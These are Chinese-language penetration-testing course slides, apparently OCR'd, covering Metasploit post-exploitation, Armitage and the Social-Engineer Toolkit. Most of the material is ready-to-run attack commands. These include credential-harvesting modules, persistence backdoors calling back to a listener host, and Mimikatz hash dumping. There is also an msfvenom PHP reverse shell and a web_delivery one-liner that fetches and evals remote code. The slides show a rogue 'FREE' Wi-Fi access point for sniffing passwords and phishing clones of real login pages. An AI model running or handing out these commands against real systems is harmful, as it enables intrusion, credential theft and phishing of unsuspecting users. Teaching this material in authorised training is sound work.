  - set RHOST 127.0.0.1
  - set LHOST 2.1.1.10
- use exploit/multi/handler
  - set exitonsession false

Msf 后渗透测试阶段

- POST 模块
  - run post/windows/gather/arp_scanner RHOSTS=2.1.1.0/24
  - run post/windows/gather/checkvm
  - run post/windows/gather/credentials/credential_collector
  - run post/windows/gather/enum_applications
  - run post/windows/gather/enum_logged_on_users
  - run post/windows/gather/enum_snmp
  - run post/multi/recon/local_exploit_suggester
  - run post/windows/manage/delete_user USERNAME=yuanfh
  - run post/multi/gather/env
  - run post/multi/gather/firefox_creds
  - run post/multi/gather/ssh_creds
  - run post/multi/gather/check_malware REMOTEFILE=c:\\a.exe

Msf 后渗透测试阶段

- 自动执行meterpreter脚本
  - set AutoRunScript hostsedit -e 1.1.1.1,www.baidu.com
  - set InitialAutoRunScript checkvm
- 自动执行 post 模块
  - set InitialAutoRunScript migrate -n explorer.exe
  - set AutoRunScript post/windows/gather/dumplinks

Msf 后渗透测试阶段

- 持久后门
  - 利用漏洞取得的meterpreter shell 运行于内存中，重启失效
  - 重复 exploit 漏洞可能造成服务崩溃
  - 持久后门保证漏洞修复后仍可远程控制
- Meterpreter 后门
  - run metsvc -A　　# 删除 -r
  - use exploit/multi/handler
  - set PAYLOAD windows/metsvc_bind_tcp
  - set LPORT 31337
  - set RHOST 1.1.1.1

Msf 后渗透测试阶段

- 持久后门
  - run persistence -h
  - run persistence -X -i 10 -p 4444 -r 1.1.1.1
  - run persistence -U -i 20 -p 4444 -r 1.1.1.1
  - run persistence -S -i 20 -p 4444 -r 1.1.1.1

Msf 后渗透测试阶段

- MSF 延伸用法之 Mimikatz
- hashdump 使用的就是Mimikatz的部分功能
  - getsystem
  - load mimikatz
  - wdigest 、kerberos 、msv 、ssp 、tspkg 、livessp
  - mimikatz_command -h
  - mimikatz_command -f a::
  - mimikatz_command -f samdump::hashes
  - mimikatz_command -f handle::list
  - mimikatz_command -f service::list
  - mimikatz_command -f crypto::listProviders
  - mimikatz_command -f winmine::infos

Msf 后渗透测试阶段

- PHP shell
  - msfvenom -p php/meterpreter/reverse_tcp LHOST=1.1.1.1 LPORT=3333 -f raw -o a.php
  - MSF 启动侦听
  - 上传到 web 站点并通过浏览器访问
- Web Delivery
  - 利用代码执行漏洞访问攻击者服务器
  - use exploit/multi/script/web_delivery
  - set target 1
  - php -d allow_url_fopen=true -r “eval(file_get_contents(‘http://1.1.1.1/fTYWqmu'));"

Msf 后渗透测试阶段

- RFI 远程文件包含
  - vi /etc/php5/cgi/php.ini　　#php info 配置文件
    - allow_url_fopen = On
    - allow_url_include = On
  - use exploit/unix/webapp/php_include
  - set RHOST 1.1.1.2
  - set PATH /dvwa/vulnerabilities/fi/
  - set PHPURI /?page=XXpathXX
  - set HEADERS "Cookie:security=low; PHPSESSID=eefcf023ba61219d4745ad7487fe81d7"
  - set payload php/meterpreter/reverse_tcp
  - set lhost 1.1.1.1
  - exploit

Msf 后渗透测试阶段

- Karmetasploit
  - 伪造AP、嗅探密码、截获数据、浏览器攻击
  - wget https://www.offensive-security.com/wp-content/uploads/2015/04/karma.rc_.txt
- 安装其他依赖包
  - gem install activerecord sqlite3-ruby

Msf 后渗透测试阶段

- 基础架构安装配置
  - apt-get install isc-dhcp-server
  - cat /etc/dhcp/dhcpd.conf

```
option domain-name-servers 10.0.0.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
}
```

Msf 后渗透测试阶段

- 伪造AP
  - airmon-ng start wlan0
  - airbase-ng -P -C 30 -e "FREE" -v wlan0mon
  - ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
  - touch /var/lib/dhcp/dhcpd.leases
  - dhcpd -cf /etc/dhcp/dhcpd.conf at0
- 启动 Karmetasploit
  - msfconsole -q -r karma.rc_.txt

Msf 后渗透测试阶段

- 允许用户正常上网
  - vi karma.rc_.txt
  - 删除 setg 参数
  - 增加 browser_autopwn2 等其他模块
  - 检查恶意流量：auxiliary/vsploit/malware/dns*
- 启动 Karmetasploit
  - msfconsole -q -r karma.rc_.txt
- 添加路由和防火墙规则
  - echo 1 > /proc/sys/net/ipv4/ip_forward
  - iptables -P FORWARD ACCEPT
  - iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

Armitage 图形化前端

- 开源免费图形前端
  - 作者自称是众多不会使用metasploit的安全专家之一（命令行）
  - MSF基于命令行，缺少直观的GUI图形用户接口
- Armitage 只是调用MSF的漏洞利用能力
  - Armitage 的每一个GUI操作都可以对应MSF中一条命令
- 红队团队合作模拟对抗
  - 分为客户端（armitage） 和 服务器（msfrpcd） 两部分
  - /usr/share/armitage/teamserver *ip password*
- 可脚本化

Armitage 图形化前端

- 启动方式
  - service postgresql start
  - Teamserver
    - 服务器：teamserver 服务器IP 连接密码
    - 客户端：armitage
  - 单机启动
    - Armitage
    - GUI 启动
    - 127.0.0.1：55553

Armitage 图形化前端

- 发现主机
  - 手动添加IP地址
  - 扫描结果导入（nmap、nessus、openvas、appscan、nexpose、awvs）
  - 直接扫描发现（nmap、msf）
  - DNS 枚举发现
- 扫描端口及服务

Armitage 图形化前端

- 工作区 workspace
  - 个人视角的目标动态显示筛选，同一team的队员自定义工作区
  - 基于地址的工作区划分
  - 基于端口的工作区划分
  - 基于操作系统的工作区划分
  - 基于标签的工作区划分
- 生成payload

Armitage 图形化前端

- 主动获取目标
  - Ms08_067
- 被动获得目标
  - Browser_autopwn2
- Meterpreter shell 能力展示
- 菜单功能
- Cortana 脚本
  - Veil-Evasion：/use/share/veil-evasion/tools/cortana/veil_evasion.cna
  - https://github.com/rsmudge/cortana-scripts

Armitage 图形化前端


- 别无他法的最后选择
  - Attacks
    - Find Attacks　　# 自动分析匹配漏洞利用模块
    - Hali Mary # 上帝啊！赐于我力量吧！
    - 洪水式漏洞利用代码执行，流量及特征明显，容易被发现
- Armitage 现状
  - 维护不及时，传言此项目已荒废
  - 仍然是目前唯一开源免费的 metasploit 图形前端
- **Cobalt Strike**


新闻插播

- Metasploit 被发现两个远程代码执行漏洞
  - 问题都出在WEB组件方面
  - MSF 不受影响
- 安全面前软软平等
  - 没有没有漏洞的软件

社会工程学

- 为什么在这说社会工程学（Social Engineering）
  - Metasploit 可以很好的配合到社会工程学攻击的各个阶段
  - Setoolkit 工具包大量依赖 Metasploit
  - 基于浏览器等客户端软件漏洞实现对客户端计算机的攻击





社会工程学

- 社会工程学
  - 社会：人是社会化的动物（人与人之间的关系，群体利益决定结构架构）
  - 工程：依据标准的步骤完成任务达成目标的一套方法
  - 通过人的交流，使用欺骗伪装等手段绕过安全机制实现入侵的非技术手段
- 社会工程学攻击的四个阶段
  - 研究：信息收集（WEB、媒体、垃圾桶、物理），确定并研究目标人
  - 钩子：与目标建立第一次交谈（Hook、下套）
  - 下手：与目标建立信任并获取信息
  - 退场：不引起目标怀疑的离开攻击现场

社会工程学

- 类型
  - 基于人的社工
    - 搭载
    - 伪造身份
    - 偷听 / 窃肩
    - 反社工
    - 垃圾桶工程、
  - 基于计算机的社工
    - 弹出窗口
    - 内部网络攻击
    - 钓鱼邮件
    - 419尼日利亚骗局
    - 短信诈骗

社会工程学

- Social-Engineering Toolkit （SET）
  - 站点克隆：1 2 3 2
    - https://login.taobao.com/member/login.jhtml
    - http://admin.smeshx.gov.cn/login.php
  - 发送钓鱼邮件：1 1 2
  - WEB站点攻击向量：1 2 1 2
  - 中间文件全部存在 ~/.set目录中

Thanks!